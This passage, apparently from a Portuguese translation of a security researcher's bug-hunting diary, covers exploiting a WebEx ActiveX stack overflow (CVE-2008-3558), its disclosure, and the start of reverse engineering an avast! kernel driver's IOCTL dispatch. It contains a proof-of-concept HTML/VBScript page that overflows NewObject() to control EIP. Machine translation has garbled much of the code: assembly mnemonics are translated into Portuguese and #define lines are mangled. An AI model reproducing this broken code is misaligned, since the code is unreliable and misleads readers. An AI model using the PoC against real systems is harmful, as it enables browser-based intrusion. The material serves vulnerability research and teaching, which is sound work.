


Figura 5-10: Diagrama do estouro do buffer de pilha que ocorre quando uma string muito longa é passada para NewObject()

5.2 Exploração

Depois que descobri a vulnerabilidade, a exploração foi fácil. Tudo o que eu precisava fazer era ajustar o comprimento do argumento da string fornecido a NewObject() para transbordar o buffer da pilha e obter o controle do endereço de retorno do stack frame atual.

Conforme ilustrado na Figura 5-9, a distância do buffer SubKey até o endereço de retorno salvo na pilha é de 272 bytes (o deslocamento do endereço de retorno salvo (+00000004) menos o deslocamento da SubKey (-00000010C): $0x4 - -0x10c = 0x110$ (272)). Também tive de levar em conta o fato de que a string "Authoring" e parte da string de formato serão copiadas para a SubKey logo antes dos dados controlados pelo usuário (consulte a Figura 5-10).

No total, tive que subtrair 40 bytes ("SOFTWARE\\Webex\\UCF\\Components\\Authoring\\") da distância entre a SubKey e o endereço de retorno salvo ($272 - 40 = 232$). Portanto, tive que fornecer 232 bytes de dados fictícios para preencher a pilha e alcançar o endereço de retorno salvo. Os 4 bytes seguintes dos dados controlados pelo usuário devem, então, substituir o valor do endereço de retorno salvo na pilha.

Assim, alterei o número de caracteres fornecidos na linha 6 de `webex_poc1.html` e nomeei o novo arquivo como `webex_poc2.html` (consulte a Listagem 5-5):

```

01 <html>
02   <title>WebEx PoC 2</title>
03 <body>
04   <object classid="clsid:32E26FD9-F435-4A20-A561-35D4B987CFDC" id="obj"></object>
```

```

05  <script language='vbscript'>
06      arg = String(232, "A") + String(4, "B")
07      obj.NewObject arg
08  </script>
09  </body>
10 </html>

```

Listagem 5-5: Arquivo HTML que passa uma cadeia de caracteres excessivamente longa para o método NewObject() (*webex_poc2.html*)

Em seguida, ajustei o pequeno servidor da Web Python para servir o novo arquivo HTML.

O *wwwserv.py* original:

```
09f      = open(curdire + sep + "webex_poc1.html")
```

O *wwwserv.py* ajustado:

```
09f      = open(curdire + sep + "webex_poc2.html")
```

Reinicie o servidor da Web, carreguei o Internet Explorer no WinDbg e naveguei para <http://www.webex.com/> novamente.

Conforme ilustrado na Figura 5-11, agora eu tinha controle total sobre o EIP. O bug poderia ser facilmente explorado para a execução arbitrária de código usando a conhecida técnica de heap spraying.




Figura 5-11: Controle EIP do Internet Explorer

Como de costume, as leis alemãs me impedem de fornecer um exploit completo, mas, se estiver interessado, você pode assistir a um vídeo curto que gravei e que mostra o exploit em ação no site do livro.⁹

Como mencionei anteriormente, eu poderia ter encontrado o bug muito mais rapidamente se tivesse feito o fuzzing do controle ActiveX com o COMRaider em vez de ler o assembly. Mas, ei, fazer fuzzing não é tão legal quanto ler o assembly, certo?

5.3 Remediação de vulnerabilidades

Quinta-feira, 14 de agosto de 2008

Nos Capítulos 2, 3 e 4, divulguei os bugs de segurança diretamente ao fornecedor do software comprometido e o ajudei a criar uma correção. Escolhi outro processo de divulgação para esse bug. Dessa vez, não notifiquei o fornecedor diretamente, mas vendi o bug para um corretor de vulnerabilidades (iDefense Lab Vulnerability Contributor Program [VCP] da Verisign) e deixei que ele coordenasse com a Cisco (consulte a Seção 2.3).

Entrei em contato com a iDefense em 8 de abril de 2008. Ela aceitou meu envio e informou a Cisco sobre o problema. Enquanto a Cisco trabalhava em uma nova versão do controle ActiveX, outro pesquisador de segurança chamado Ela- zar Broad redescobriu o bug em junho de 2008. Ele também informou a Cisco, mas depois divulgou o bug publicamente no processo conhecido como *divulgação completa*.¹⁰ A Cisco lançou uma versão corrigida do WebEx Meeting Manager, bem como um aviso de segurança, em 14 de agosto de 2008. Em suma, foi uma grande bagunça, mas, no final, Elazar e eu tornamos a Web um lugar mais seguro.

5.4 Lições aprendidas

- Ainda existem bugs óbvios e facilmente exploráveis em produtos de software (corporativos) amplamente implantados.
- O script entre sites quebra as restrições de domínio do ActiveX. Isso também se aplica ao SiteLock da Microsoft.¹¹
- Do ponto de vista de um caçador de bugs, os controles ActiveX são alvos promissores e valiosos.
- A redescoberta da vulnerabilidade acontece (com muita frequência).

5.5 Adendo

Quarta-feira, 17 de setembro de 2008

A vulnerabilidade foi corrigida e uma nova versão do WebEx Meeting Manager está disponível. Por isso, lancei um aviso de segurança detalhado em meu site hoje.¹² O bug foi atribuído como CVE-2008-3558. A Figura

5-12 mostra a linha do tempo da correção da vulnerabilidade.




Figura 5-12: Linha do tempo desde a descoberta da vulnerabilidade do WebEx Meeting Manager até o lançamento do aviso de segurança

Notas

1. O COMRaider da iDefense é uma excelente ferramenta para enumerar e fazer fuzz nas interfaces de objetos COM. Consulte <http://labs.idefense.com/software/download/?downloadID=23>.
2. Para obter mais informações sobre , consulte "Safe Initialization and Scripting for ActiveX Controls" em [http://msdn.microsoft.com/en-us/library/aa751977\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa751977(VS.85).aspx).
3. Consulte "Not safe = not dangerous? Como saber se as vulnerabilidades do ActiveX são exploráveis no Internet Explorer" em <http://blogs.technet.com/srd/archive/2008/02/03/activex-controls.aspx>.
4. Para obter mais informações sobre cross-site scripting, consulte [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)).
5. Consulte "Mindshare: Finding ActiveX Methods Dynamically" (Localizando métodos ActiveX dinamicamente) em <http://dylabs.tippingpoint.com/blog/2009/06/01/mindshare-finding-activex-methods-dynamically/>.
6. See [http://msdn.microsoft.com/en-us/library/9a16d4e4-a03d-459d-a2ec-3258499f6932\(VS.85\)](http://msdn.microsoft.com/en-us/library/9a16d4e4-a03d-459d-a2ec-3258499f6932(VS.85)).
7. O WinDbg é o depurador "oficial" do Windows da Microsoft e é distribuído como parte do pacote gratuito "Debugging Tools for Windows", disponível em <http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx>.
8. Consulte <http://www.hex-rays.com/idapro/>.
9. Consulte <http://www.trapkit.de/books/bhd/>.
10. Consulte <http://seclists.org/fulldisclosure/2008/Aug/83>.
11. Para obter mais informações sobre o SiteLock da Microsoft, consulte <http://msdn.microsoft.com/en-us/library/bb250471%28VS.85%29.aspx>.
12. Minha consultoria de segurança , que descreve os detalhes da

vulnerabilidade do WebEx Meeting Manager, pode ser encontrada em
<http://www.trapkit.de/advisories/TKADV2008-009.txt>.

6

UM KERNEL PARA GOVERNAR TODOS ELES

Sábado, 8 de março de 2008

Querido diário,

Depois de passar algum tempo auditando kernels de código aberto e encontrar alguns bugs interessantes, fiquei imaginando se conseguiria encontrar um bug em um driver Micro soft do Windows. Há muitos drivers de terceiros disponíveis para o Windows, portanto, não foi fácil escolher apenas alguns para explorar. Por fim, escolhi alguns produtos antivírus, já que eles costumam ser alvos promissores para a caça a bugs.¹ Visitei o VirusTotal² e escolhi o primeiro produto antivírus que reconheci em sua lista: avast! da ALWIL Software.³ Isso acabou sendo uma decisão inesperada.

- Em 1º de junho, ALWIL O software renomeado para AVAST Software.

6.1 Descoberta da vulnerabilidade

Usei as seguintes etapas para encontrar a vulnerabilidade:

- Etapa 1: Prepare um convidado VMware para depuração do kernel.
- Etapa 2: Gere uma lista dos drivers e objetos de dispositivo criados pelo avast!
- Etapa 3: verifique as configurações de segurança do dispositivo.
- Etapa 4: listar os IOCTLs.
- Etapa 5: Encontre os valores de entrada controlados pelo usuário.
- Etapa 6: Faça a engenharia reversa do manipulador de IOCTL.

- A vulnerabilidade descrito neste capítulo afeta todos Microsoft Windows

plataformas suportadas por avast! Professional 4.7. A plataforma que Usei em todo este capítulo era o padrão instalação do Windows XP PRO 32 bits.

Etapa 1: preparar um convidado VMware para depuração do kernel

Primeiro, instalei um sistema convidado do Windows XP VMware⁴ do Windows XP que configurei para depuração remota do kernel com o WinDbg.⁵ As etapas necessárias estão descritas na Seção B.3.

Etapa 2: Gere uma lista dos drivers e objetos de dispositivos criados pelo avast!

Depois de fazer o download e instalar a versão mais recente do avast! Profes- sional⁶ no sistema convidado VMware, usei o DriverView⁷ para gerar uma lista dos drivers que o avast! carregou.

Um dos benefícios do DriverView é que ele facilita a identificação de drivers de terceiros. Conforme ilustrado na Figura 6-1, o avast! carregou quatro drivers. Escolhi o primeiro da lista, chamado *Aavmker4.sys*, e usei o IDA Pro⁸ para gerar uma lista dos objetos de dispositivo desse driver.

OBSERVAÇÃO Um driver pode criar objetos de dispositivo para representar dispositivos ou uma interface para o driver, a qualquer momento, chamando *IoCreateDevice* ou *IoCreateDeviceSecure*.⁹

The screenshot shows the DriverView application window. The title bar reads "DriverView". The menu bar includes "File", "Edit", "View", and "Help". Below the menu is a toolbar with icons for file operations. The main area is a table with the following columns: "Driver Name", "Address", "File Type", "Description", "Version", "Company", and "Product Name". There are four entries in the table:

Driver Name	Address	File Type	Description	Version	Company	Product Name
Aavmker4.SYS	0x7f794d000	System.Driver	avast! Base Kernel-Mode Device	4.7.1098.0	ALWIL Software	avast! Antivirus System
asvMon2.SYS	0x6e921000	System.Driver	avast! File System Filter Driver	4.7.1098.0	ALWIL Software	avast! Antivirus System
asvRdr.SYS	0x6e381000	Network.Driver	avast! TDI RDR Driver	4.7.1098.0	ALWIL Software	avast! Antivirus System
asvTdi.SYS	0xf784d000	Network.Driver	avast! TDI Filter Driver	4.7.1098.0	ALWIL Software	avast! Antivirus System

124 item(s), 1 Selected.

Figura 6-1: Uma lista dos drivers do avast! no DriverView

Depois que o IDA desmontou o driver, comecei a ler o assembly da rotina de inicialização do driver, chamada DriverEntry().¹⁰

```
[...]
.text:000105D2 ; const WCHAR aDeviceAavmker4
.text:000105D2 aDeviceAavmker4:          ; DATA XREF: DriverEntry+12
.text:000105D2unicode      0, <\Device\AavmKer4>,0
[...]
.text:00010620 ; NTSTATUS stdcall DriverEntry(PDRIVER_OBJECT DriverObject,
UNICODE_STRING RegistryPath)           →
.text:00010620public DriverEntry
.text:00010620DriverEntryproc near
.text:00010620
.text:00010620 SymbolicLinkName= UNICODE_STRING ptr -14h
.text:00010620 DestinationString= UNICODE_STRING ptr -0Ch
.text:00010620 DeviceObject=    dword ptr -4
.text:00010620 DriverObject=   dword ptr 8
.text:00010620 RegistryPath=  dword ptr 0Ch
.text:00010620
.text:00010620          empurrar ebp
.text:00010621          movebp, esp
.text:00010623          subesp , 14h
.text:00010626          empurrar ebx
.text:00010627          empurrar esi
.text:00010628          movesi, ds:RtlInitUnicodeString
.text:0001062E          empurrar edi
.text:0001062F          leaaex , [ebp+DestinationString]
.text:00010632pushoffset      aDeviceAavmker4 ; SourceString
.text:00010637push    eax          ; DestinationString
.text:00010638          callesi ; RtlInitUnicodeString
.text:0001063A          movedi , [ebp+DriverObject]
.text:0001063D          leaaex , [ebp+DeviceObject]
.text:00010640          xorebx , ebx
.text:00010642push    eax          ; DeviceObject
.text:00010643          empurrar ebx          ; Exclusive
.text:00010644push    ebx          ; DeviceCharacteristics
.text:00010645          leaaex , [ebp+DestinationString]
.text:00010648push    22h          ; DeviceType
.text:0001064Apush    eax          ; DeviceName
.text:0001064Bpush    ebx          ; DeviceExtensionSize
.text:0001064Cpush    edi          ; DriverObject
.text:0001064Dchamar  ds:IoCreateDevice
.text:00010653cmpeax , ebx
.text:00010655jl     loc_1075E
[...]
```

Na função DriverEntry(), um dispositivo chamado \Device\AavmKer4 (consulte

.text:00010632 e .text:000105D2) é criado usando a função IoCreateDevice() no endereço .text:0001064D. O trecho de montagem ilustrado de DriverEntry() pode ser traduzido para o seguinte código C:

```
[...]
RtlInitUnicodeString (&DestinationString, &L"\Device\\AavmKer4");
retval = IoCreateDevice (DriverObject, 0, &DestinationString, 0x22, 0, 0, &DeviceObject); [...]
```

Etapa 3: Verifique as configurações de segurança do dispositivo

Em seguida, verifiquei as configurações de segurança do dispositivo AavmKer4 usando o WinObj (consulte a Figura 6-2).¹¹



Figura 6-2: Navegando até as configurações de segurança do dispositivo AavmKer4 no WinObj

Para visualizar as configurações de segurança do dispositivo no WinObj, cliquei com o botão direito do mouse no nome do dispositivo, escolhi **Propriedades** na lista de opções e, em seguida, escolhi a guia **Segurança**. O objeto do dispositivo permite que todos os usuários do sistema (grupo Everyone) leiam ou gravem no dispositivo (consulte a Figura 6-3). Isso significa que todos os usuários do sistema podem enviar dados para os IOCTLs implementados pelo driver, o que é ótimo - isso torna esse driver um alvo valioso!

Etapa 4: listar os IOCTLs

Um aplicativo do espaço do usuário do Windows deve chamar `DeviceIoControl()` para enviar uma solicitação IOCTL a um driver do kernel. Essas chamadas a `DeviceIoControl()` fazem com que o gerenciador de E/S do Windows crie uma solicitação `IRP_MJ_DEVICE_CONTROL`, que é enviada ao driver superior. O driver implementa uma rotina de despacho especial para tratar as solicitações `IRP_MJ_DEVICE_CONTROL`, e essa rotina de despacho é referenciada por meio de uma matriz chamada `MajorFunction[]`. Essa matriz é um elemento da estrutura de dados `DRIVER_OBJECT`, que pode ser encontrada em `ntddk.h` do Windows Driver Kit.¹² Para economizar espaço, removi os comentários do código a seguir.




Figura 6-3: Visualização das configurações de segurança do \Device\AavmKer4

```
[...]
typedef struct _DRIVER_OBJECT {
    CSHORT Type;
    Tamanho CSHORT;
    PDEVICE_OBJECT DeviceObject;
    ULONG Flags;
    PVOID DriverStart;
    ULONG DriverSize;
    PVOID DriverSection;
    PDRIVER_EXTENSION DriverExtension;
    UNICODE_STRING DriverName;
    PUNICODE_STRING HardwareDatabase;
    PFAST_IO_DISPATCH FastIoDispatch;
    PDRIVER_INITIALIZE DriverInit;
    PDRIVER_STARTIO DriverStartIo;
    PDRIVER_UNLOAD DriverUnload;
    PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT;
[...]
```

Abaixo, os elementos da matriz MajorFunction[] são definidos (também de *ntddk.h*):

```
[..]
#define
    MJ_CREATE0x00 #define IRP_MJ_CREATE_NAMED_PIPE
0x01 #define IRP_MJ_CLOSE           0x02
#definein IRP_MJ_READ            0x03
#definein
    MJ_WRITE0x04 #definein IRP_MJ_QUERY_INFORMATION
0x05
#define IRP_MJ_SET_INFORMATION      0x06
#definein IRP_MJ_QUERY_EA          0x07
#definein IRP_MJ_SET_EA            0x08
#define
    MJ_FLUSH_BUFFERS0x09         #define
IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a #define
IRP_MJ_SET_VOLUME_INFORMATION   0x0b #define
IRP_MJ_DIRECTORY_CONTROL        0x0c #define
IRP_MJ_FILE_SYSTEM_CONTROL     0x0d #define
    MJ_DEVICE_CONTROL0x0e          #define
IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#definein IRP_MJ_SHUTDOWN          0x10
#definein IRP_MJ_LOCK_CONTROL       0x11
#definein IRP_MJ_CLEANUP           0x12
#definein IRP_MJ_CREATE_MAILSLOT     0x13
#definein IRP_MJ_QUERY_SECURITY      0x14
#definein IRP_MJ_SET_SECURITY        0x15
#definein IRP_MJ_POWER              0x16
#definein IRP_MJ_SYSTEM_CONTROL      0x17
#definein IRP_MJ_DEVICE_CHANGE       0x18
#definein IRP_MJ_QUERY_QUOTA         0x19
#definein IRP_MJ_SET_QUOTA           0x1a
#definein IRP_MJ_PNP                 0x1b
#definein IRP_MJ_PNP// Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION0x1b
[...]
```

Para listar as IOCTLs implementadas por um driver, tive que encontrar a rotina de despacho da IOCTL do driver. Se eu tivesse acesso ao código C do driver, isso teria sido fácil, pois sei que a atribuição da rotina de despacho geralmente é assim:

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTL_dispatch_routine;
```

Infelizmente, não tive acesso ao código-fonte do driver *avast!* *Aavmker4.sys*. Como eu poderia encontrar a atribuição de despacho usando apenas a desmontagem fornecida pelo IDA Pro?

Para responder a essa pergunta, eu precisava de mais informações sobre a estrutura de dados **DRIVER_OBJECT**. Anexei o WinDbg ao sistema convidado VMware e usei o comando **dt** (consulte a Seção B.2 para obter

informações detalhadas sobre a estrutura de dados DRIVER_OBJECT).

descrição dos seguintes comandos do depurador) para exibir as informações disponíveis sobre a estrutura:

```
kd> .sympath SRV*c:\WinDBGSymbols*http://msdl.microsoft.com/download/symbols
kd> .reload
[...]
kd> dt -v _DRIVER_OBJECT .
nt!_DRIVER_OBJECT
struct _DRIVER_OBJECT, 15 elementos, 0xa8 bytes
+0x000 Type : Int2B
+0x002 Tamanho : Int2B
+0x004 DeviceObject :
+0x008 Sinalizadores : Uint4B
+0x00c DriverStart :
+0x010 DriverSize : Uint4B
+0x014 DriverSection :
+0x018 DriverExtension :
+0x01c DriverName : struct _UNICODE_STRING, 3 elementos, 0x8 bytes
    +0x000 Comprimento : Uint2B
    +0x002 MaximumLength : Uint2B
    +0x004 Buffer : Ptr32 para Uint2B
+0x024 HardwareDatabase :
+0x028 FastIoDispatch :
+0x02c DriverInit :
+0x030 DriverStartIo :
+0x034 DriverUnload :
+0x038 MajorFunction : [28]
```

A saída do depurador mostra que a matriz MajorFunction[] começa no deslocamento 0x38 da estrutura. Depois de examinar o arquivo de cabeçalho *ntddk.h* do Windows Driver Kit, eu sabia que *IRP_MJ_DEVICE_CONTROL* estava localizado em deslocamento 0x0e em MajorFunction[] e que o tamanho do elemento da matriz era um ponteiro (4 bytes em plataformas de 32 bits).

Portanto, a atribuição pode ser expressa da seguinte forma:

```
Em C: DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTL_dispatch_routine;
Offset : DriverObject + 0x38 + 0x0e * 4 = IOCTL_dispatch_routine; Forma simplificada :
DriverObject +
                0x70=
IOCTL_dispatch_routine;
```

Há inúmeras maneiras de expressar essa atribuição no assembly da Intel, mas o que encontrei no código do driver do avast! foram essas instruções:

```
[...]
.text:00010748          mover    eax, [ebp+DriverObject]
[...]
.text:00010750          mover    dword ptr [eax+70h], offset sub_1098C
[...]
```

No endereço .text:00010748, um ponteiro para um DRIVER_OBJECT é armazenado em EAX. Em seguida, no endereço .text:00010750, o ponteiro de função da rotina de despacho IOCTL é atribuído a MajorFunction[IRP_MJ_DEVICE_CONTROL].

Atribuição em C: DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = sub_1098c;
Offsets : DriverObject + 0x70= sub_1098c;

Finalmente, encontrei a rotina de despacho IOCTL do driver: sub_1098C! A rotina de despacho IOCTL também pode ser encontrada com a ajuda do depurador:

```
kd> !drvobj Aavmker4 7
0 objeto do driver (86444f38) é para:
*** ERRO: Não foi possível encontrar o arquivo de símbolo. Padrão para exportar símbolos
para Aavmker4.SYS -
  \Motorista 4
Lista de extensões de driver: (id , addr)

Lista de objetos do dispositivo:
863a9150

DriverEntry:      f792d620 Aavmker4
DriverStartIo:   00000000
DriverUnload:    00000000
AddDevice:       00000000

Rotinas de despacho:
[00] IRP_MJ_CREATE                      f792d766          Aavmker4+0x766
[01] IRP_MJ_CREATE_NAMED_PIPE            f792d766          Aavmker4+0x766
[02] IRP_MJ_CLOSE                        f792d766          Aavmker4+0x766
[03] IRP_MJ_READ                         f792d766          Aavmker4+0x766
[04] IRP_MJ_WRITE                        f792d766          Aavmker4+0x766
[05] IRP_MJ_QUERY_INFORMATION           f792d766          Aavmker4+0x766
[06] IRP_MJ_SET_INFORMATION             f792d766          Aavmker4+0x766
[07] IRP_MJ_QUERY_EA                   f792d766          Aavmker4+0x766
[08] IRP_MJ_SET_EA                     f792d766          Aavmker4+0x766
[09] IRP_MJ_FLUSH_BUFFERS              f792d766          Aavmker4+0x766
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION  f792d766          Aavmker4+0x766
[0b] IRP_MJ_SET_VOLUME_INFORMATION     f792d766          Aavmker4+0x766
[0c] IRP_MJ_DIRECTORY_CONTROL          f792d766          Aavmker4+0x766
[0d] IRP_MJ_FILE_SYSTEM_CONTROL        f792d766          Aavmker4+0x766
[0e] IRP_MJ_DEVICE_CONTROL             f792d98c          Aavmker4+0x98c
[...]
```

A saída do WinDbg mostra que a rotina de correção IRP_MJ_DEVICE_CONTROL pode ser encontrada no endereço Aavmker4+0x98c. Depois de encontrar a rotina de despacho, procurei nessa função as IOCTLs implementadas. A rotina de despacho de IOCTL tem o seguinte protótipo:¹³

```
NTSTATUS
DispatchDeviceControl(
  _DEVICE_OBJECT *DeviceObject,
```

```
    em struct _IRP      *Irp
)
{ ... }
```

O segundo parâmetro de função é um ponteiro para uma estrutura *de pacote de solicitação de E/S (IRP)*. Um IRP é a estrutura básica que o gerenciador de E/S do Windows usa para se comunicar com os drivers e permitir que os drivers se comuniquem entre si. Essa estrutura transporta os dados IOCTL fornecidos pelo usuário, bem como o código IOCTL solicitado.¹⁴

Em seguida, dei uma olhada na desmontagem da rotina de despacho para gerar uma lista de IOCTLS:

```
[...]
.text:0001098C ; int stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C          proc near             DATA XREF: DriverEntry+130
[...]
.text:000109B2                      movebx, [ebp+Irp] ; ebx = endereço da IRP
.text:000109B5                      moveax, [ebx+60h]
[...]
```

Um ponteiro para a estrutura IRP é armazenado no EBX no endereço .text:000109B2 da rotina de despacho IOCTL. Em seguida, um valor, localizado no deslocamento 0x60 da estrutura IRP, é referenciado (consulte .text:000109B5).

```
kd> dt -v -r 3 _IRP
nt!_IRP
struct _IRP, 21 elementos, 0x70 bytes
+0x000 Tipo          : ???
+0x002 Tamanho       : ???
+0x004 MdlAddress    : ???
+0x008 Flags         : ???
[...]
+0x040 Tail          : união sem nome, 3 elementos, 0x30 bytes
+0x000 Sobreposição  : struct sem nome, 8 elementos, 0x28 bytes
+0x000 DeviceQueueEntry : struct _KDEVICE_QUEUE_ENTRY, 3 elementos, 0x10 bytes
+0x000 DriverContext   : [4] ???
+0x010 Thread         : ???
+0x014 AuxiliaryBuffer : ???
+0x018 ListEntry       : struct _LIST_ENTRY, 2 elementos, 0x8 bytes
+0x020 CurrentStackLocation : ???
[...]
```

A saída do WinDbg mostra que o membro da estrutura IRP CurrentStackLocation está localizado no deslocamento 0x60. Essa estrutura é definida em *ntddk.h* do Windows Driver Kit:

```
[...]
// Definição do pacote de solicitação de E/S (IRP)
//
typedef struct _IRP {
```

```
[..]
// Local atual da pilha - contém um ponteiro para o local atual da pilha.
// Estrutura IO_STACK_LOCATION na pilha IRP. Esse campo
// nunca devem ser acessados diretamente pelos drivers. Eles devem
// usar as funções padrão.
//
[...] struct _IO_STACK_LOCATION *CurrentStackLocation;
```

O layout da estrutura _IO_STACK_LOCATION é mostrado abaixo (consulte *ntddk.h* do Windows Driver Kit):

```
[..]
typedef struct _IO_STACK_LOCATION {
    UCHAR MajorFunction;
    UCHAR MinorFunction;
    UCHAR Flags;
    Controle UCHAR;
[...] //
// Parâmetros de serviço do sistema para: NtDeviceIoControlFile
//
// Observe que o buffer de saída do usuário é armazenado no
// Campo UserBuffer
// e o buffer de entrada do usuário é armazenado no SystemBuffer
// campo.
//
struct {
    ULONG OutputBufferLength;
    ULONG POINTER_ALIGNMENT InputBufferLength;
    ULONG POINTER_ALIGNMENT IoControlCode; PVOID
    Type3InputBuffer;
} DeviceIoControl;
[...]
```

Além do IoControlCode do IOCTL solicitado, essa estrutura contém informações sobre o tamanho do buffer de entrada e saída. Agora que eu tinha mais informações sobre a estrutura _IO_STACK_LOCATION, dei uma segunda olhada na desmontagem:

```
[..]
.text:0001098C ; int stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C      proc near             DATA XREF: DriverEntry+130
[...]
.text:000109B2      mover   ebx, [ebp+Irp] ; ebx = endereço da IRP
.text:000109B5      mover   eax, [ebx+60h] ; eax = endereço de CurrentStackLocation
.text:000109B8      mover   esi, [eax+8]      ; ULONG InputBufferLength
.text:000109BB      mover   [ebp+var_1C], esi ; salvar InputBufferLength em var_1C
.text:000109BE      mover   edx, [eax+4]      ; ULONG OutputBufferLength
.text:000109C1      mover   [ebp+var_3C], edx ; salvar OutputBufferLength em var_3C
```

```
.texto:000109C4      mover  eax, [eax+0Ch] ; ULONG IoControlCode
.texto:000109C7      mover  ecx, 0xB2D6002Ch ; ecx = 0xB2D6002C
.text:000109CC        cmp    eax, ecx          ; compare 0xB2D6002C com IoControlCode
.text:000109CE        ja     loc_10D15
[...]
```

Como mencionei anteriormente, um ponteiro para `_IO_STACK_LOCATION` é armazenado em EAX no endereço `.text:000109B5` e, em seguida, no endereço `.text:000109B8`, o `InputBufferLength` é armazenado em ESI. Em `.text:000109BE`, o `OutputBufferLength` é armazenado em EDX e, em `.text:000109C4`, o `IoControlCode` é armazenado em EAX. Posteriormente, o código IOCTL solicitado armazenado em EAX é comparado com o valor `0xB2D6002C` (consulte os endereços `.text:000109C7` e `.text:000109CC`). Olá, Encontrei o primeiro código IOCTL válido do driver! Pesquisei na função todos os valores que são comparados com o código IOCTL solicitado no EAX e obtive uma lista dos IOCTLs compatíveis do `Aavmker4.sys`.

Etapa 5: Encontre os valores de entrada controlados pelo usuário

Depois de gerar a lista de todas as IOCTLs compatíveis, tentei localizar o buffer que contém os dados de entrada da IOCTL fornecidos pelo usuário. Todas as solicitações `IRP_MJ_DEVICE_CONTROL` fornecem um buffer de entrada e um buffer de saída. A forma como o sistema descreve esses buffers depende do *tipo de transferência de dados*. O tipo de transferência é armazenado no próprio código IOCTL. No Microsoft Windows, os valores do código IOCTL são normalmente criados usando a macro `CTL_CODE`.¹⁵

Aqui está outro trecho de `ntddk.h`:

```
[...]
// Definição de macro para definir códigos de controle de função IOCTL e FSCTL. Observação
// que os códigos de função 0-2047 são reservados para a Microsoft Corporation, e
// 2048-4095 são reservados para clientes.
//

#definein CTL_CODE( DeviceType, Function, Method, Access ) ( \
    (DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method) \
)

[...]
//
// Definir os códigos de método para como os buffers são passados para controles de E/S e FS
//

#definein METHOD_BUFFERED          0
#definein METHOD_IN_DIRECT         1
#definein METHOD_OUT_DIRECT        2
#definein METHOD_NEITHER           3
[...]
```

